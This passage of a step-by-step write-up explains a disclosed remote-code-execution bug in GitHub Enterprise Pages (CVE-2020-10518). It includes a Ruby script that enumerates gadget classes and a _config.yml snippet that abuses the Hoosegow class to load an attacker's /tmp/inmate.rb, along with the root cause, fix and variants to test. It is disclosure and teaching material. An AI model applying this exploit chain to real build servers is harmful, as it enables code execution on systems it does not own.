jekyll 3.8.5is the program and version reporting the error.private method 'format' called for #<CSV:0x00007fe0d195bd48>means Ruby did try to callformaton aCSVobject, but that method is private, so the call was refused. The long number is the object's address in memory. The key point is that theCSVclass was created, proving the lookup escaped the intended group.
A comment was added to the report saying the formatter options should definitely be restricted, and that the researcher would keep looking for an exploit.
Step 7: enumerate candidate classes
At this point the primitive was: create a top-level Ruby object whose initialiser takes a single hash, with a fair amount of control over the hash contents. A primitive in security means a small, reliable capability you can build bigger attacks from. To find useful classes, the following script was written:
require "bundler"
Bundler.require

methods = []
ObjectSpace.each_object(Class) {|ob| methods << ( {ob: ob }) if ob.name =~ /\A[[:upper:]][[:alnum:]_]*\z/ }

methods.each do |m|
  begin
    puts "trying #{m[:ob]}"
    m[:ob].new({a:1, b:2})
    puts "worked\n\n"
  rescue ArgumentError
      puts "nope\n\n"
  rescue NoMethodError
      puts "nope\n\n"
  rescue => e
      p e
      puts "maybe\n\n"
  end
end
Line by line:
require "bundler"loads Bundler, a tool that manages a Ruby project's libraries.Bundler.requireloads all the libraries the project declares, so the script sees the same classes the site build does.methods = []creates an empty list.ObjectSpace.each_object(Class) {|ob| ... }walks every class currently loaded in the program.ObjectSpaceis Ruby's view of all live objects.methods << ( {ob: ob }) if ob.name =~ /\A[[:upper:]][[:alnum:]_]*\z/adds each class whose name matches the same pattern used by the vulnerable lookup.<<appends to the list, and=~tests a regular expression.methods.each do |m|loops over the collected classes.beginstarts a block where errors are caught.puts "trying #{m[:ob]}"prints which class is being tried.m[:ob].new({a:1, b:2})tries to create an instance with a small hash.puts "worked\n\n"printsworkedif no error occurred.\nis a newline.rescue ArgumentErrorandrescue NoMethodErrorprintnopefor the two common errors meaning the class did not accept that hash.rescue => ecatches any other error, prints it withp e, and printsmaybe. Those are the interesting ones, because the class did something before failing.
It finds every constant matching the regex and tries to instantiate it with a hash. Running it from the pages directory on the GHE server produced many worked and maybe results, most of which could be discarded (things like StandardError). StandardError is Ruby's general-purpose error class, not something that does useful work.
Step 8: Hoosegow
Working through the list and reading initialisers, one result stood out:
trying Hoosegow
#<Hoosegow::InmateImportError: inmate file doesn't exist>
maybe
Line by line:
trying Hoosegowshows the class being tested.#<Hoosegow::InmateImportError: inmate file doesn't exist>is the error raised. It says a file called the inmate file was missing, which hints the class reads a file from somewhere.maybeis the script's label for an error that is not one of the expected ones.
The Hoosegow initialiser was:
  def initialize(options = {})
    options         = options.dup
    @no_proxy       = options.delete(:no_proxy)
    @inmate_dir     = options.delete(:inmate_dir) || '/hoosegow/inmate'
    @image_name     = options.delete(:image_name)
    @ruby_version   = options.delete(:ruby_version) || RUBY_VERSION
    @docker_options = options
    load_inmate_methods
Line by line:
def initialize(options = {})defines the initialiser, taking an options hash.options = options.dupmakes a copy so the original is not modified.@no_proxy = options.delete(:no_proxy)reads and removes theno_proxysetting.deletereturns the value and takes it out of the hash.@inmate_dir = options.delete(:inmate_dir) || '/hoosegow/inmate'reads theinmate_dirsetting, falling back to a default folder if it is absent. This is the line that matters: the folder comes straight from the options.@image_name = options.delete(:image_name)reads the image name.@ruby_version = options.delete(:ruby_version) || RUBY_VERSIONreads the Ruby version, defaulting to the running one.@docker_options = optionskeeps whatever is left.load_inmate_methodscalls the next function.
And load_inmate_methods was:
def load_inmate_methods
    inmate_file = File.join @inmate_dir, 'inmate.rb'

    unless File.exist?(inmate_file)
      raise Hoosegow::InmateImportError, "inmate file doesn't exist"
    end

    require inmate_file
Line by line:
def load_inmate_methodsdefines the function.inmate_file = File.join @inmate_dir, 'inmate.rb'builds a path by joining the chosen folder with the file nameinmate.rb.unless File.exist?(inmate_file)checks whether the file is missing.raise Hoosegow::InmateImportError, "inmate file doesn't exist"raises the error seen in the scan if it is.endcloses the check.require inmate_fileloads and runs the file.
Because the options hash is fully controllable, inmate_dir can be set to any directory, and all that is needed is a malicious inmate.rb waiting there.
Step 9: execute through Hoosegow
Following the same process as before, _config.yml was edited to:
kramdown:
  syntax_highlighter: rouge
  syntax_highlighter_opts:
    formatter: Hoosegow
    inmate_dir: /tmp/
Line by line:
kramdown:opens the settings block.syntax_highlighter: rougeselects Rouge.syntax_highlighter_opts:opens the highlighter settings.formatter: Hoosegowasks for theHoosegowclass.inmate_dir: /tmp/sets the folder Hoosegow will look in to/tmp/, a folder the attacker can write to.
A /tmp/inmate.rb file was created on the GHE server with a payload, and the Jekyll site was pushed. A few seconds later the file had been required and the payload executed.
The image accompanies the point where the inmate.rb file was required and the payload executed.
Root cause
Two distinct mistakes combined with the same option-passing design.
In the input case, Kramdown::Document#initialize takes a user-controlled option, upper-cases the first character, and passes it to try_require, which builds a path with Utils.snake_case(name) and calls require. Because snake_case strips non-alphabetic characters rather than rejecting them, ../ sequences survive into the path and require loads an arbitrary Ruby file. The rescue LoadError in try_require swallows the failure, so the build continues after the file has already been executed. Stripping means removing characters; rejecting means refusing the value outright. Stripping is dangerous because the remaining text can still be meaningful.
In the formatter_class case, the regex \A[[:upper:]][[:alnum:]_]*\z restricts the input to a single identifier, but ::Rouge::Formatters.const_get does not scope the lookup to Rouge::Formatters; it resolves any top-level constant with that name. The chosen class is then instantiated with the attacker-controlled options hash and its format method is called. Any class whose initialiser does something dangerous with a hash becomes a gadget. A gadget in security is a piece of existing code that an attacker can repurpose to do something it was never meant to do. Hoosegow is one: it reads inmate_dir from the hash and requires inmate.rb from that directory.
The template issue (CVE-2020-14001) is the same family: an option that should not be user-controllable is processed by default, and its value is treated as an ERB template. The simple_hash_validator route through YAML.load was blocked by safe_yaml being loaded by pages_jekyll, which is why the other two paths were needed.
Impact
An attacker with the ability to push a Jekyll site to GitHub Pages on a GHE server could execute arbitrary Ruby code on the build server. The input path requires a payload file to exist at a known path at build time; the report shows this is achievable by keeping a first site's output directory alive with large files and a push loop, then pointing a second site at it. The formatter_class path requires a class on the server whose initialiser is exploitable with a hash; Hoosegow was one such class. The report demonstrates execution by writing a file to /tmp, shown owned by the pages user.
Fix
GitHub said it was working on hardening the Kramdown options and asked which others should be restricted. The researcher flagged formatter_class and simple_hash_validator as options that should be restricted. CVE-2020-10518 was issued and a GHE release was pending. The report does not describe the exact changes made.
Variants to test
- Other Kramdown options that reach
require,const_get,YAML.loadorERB. A positive result is a build that fails with an error naming an unexpected constant or path, while a side effect (a file, a network call) still occurs. snake_case-style sanitisers that strip rather than reject characters. Try values containing../and see whether the resulting path escapes the intended directory.const_getlookups that appear scoped but are not. Set the option to a top-level class name and check whether the error message shows that class was instantiated.- Initialisers that accept a hash and act on a path or command from it. A positive result is an error such as
InmateImportErrorthat reveals the class read a path from the options. - Build directories named from user and repo. If they can be kept alive with large files and repeated pushes, a second build can reference them by relative path.
Glossary
- GitHub Pages: a GitHub service that builds and hosts a website from a repository.
- Markdown: a plain-text format with simple symbols for headings, links and emphasis.
- HTML: the language web pages are written in.
- Jekyll: the software GitHub Pages uses to turn Markdown and templates into a website.
- Kramdown: a Ruby library that converts Markdown to HTML.
- Library: a bundle of ready-made code a program uses.
- Ruby: the programming language Kramdown, Jekyll and the payloads are written in.
- Option: a setting that changes how a program behaves.
_config.yml: the configuration file where a Jekyll site's settings live.- Remote code execution (RCE): making someone else's computer run code of your choosing.
- GitHub Enterprise (GHE): the version of GitHub that companies run on their own servers.
- Build server: the machine that assembles a website from its source files.
- Release notes / changelog: the published list of changes in each software version.
- Patch: a fix for a bug or security flaw.
- CVE: a public catalogue number for a known security flaw.
- Gem: Ruby's word for a packaged library.
- Path: the address of a file on a computer.
- Template: a file mixing fixed text with placeholders that get filled in.
- ERB: a Ruby template format where code between
<%=and%>is executed. - Module: a named group of code inside a program.
opensnoop: a diagnostic tool that prints every file a program opens./tmp: a standard scratch folder on Linux that any program can write to.- Payload: the code an attacker wants to get run.
- Function: a named block of code that can be called to do a job.
- Validator: a function that checks a setting has an acceptable value.
- YAML: a human-friendly data format often used for configuration.
- Object: a bundle of data plus the code that works on it.
- Deserialisation: turning stored text back into live objects.
- safe_yaml: a safer YAML parser that refuses to build arbitrary objects.
- Syntax highlighting: colouring code samples on a page.
- Parser: the part of a program that reads text and works out its structure.
- Instance variable: a value stored on an object, written with an
@prefix. require: Ruby's instruction to load and run a file of code.- Snake case: a naming style using lower-case words separated by underscores.
- Directory traversal: using
../in a path to climb out of the intended folder. - Constant: Ruby's name for a fixed value such as a class.
- Repository: a project folder tracked by Git.
- Hash: Ruby's name for a collection of key and value pairs.
- Regular expression: a pattern for matching text.
- Initialiser: the function that runs when an object is created.
- Method: a function attached to an object.
- Lexer: the part of a highlighter that splits code into small tokens.
- Primitive: a small, reliable capability used to build bigger attacks.
- Triaged: reviewed and confirmed as worth investigating by a security team.
- Hardening: making something more resistant to abuse.
- Gadget: existing code an attacker repurposes to do something it was never meant to do.
- Stripping vs rejecting: removing unwanted characters versus refusing the value outright.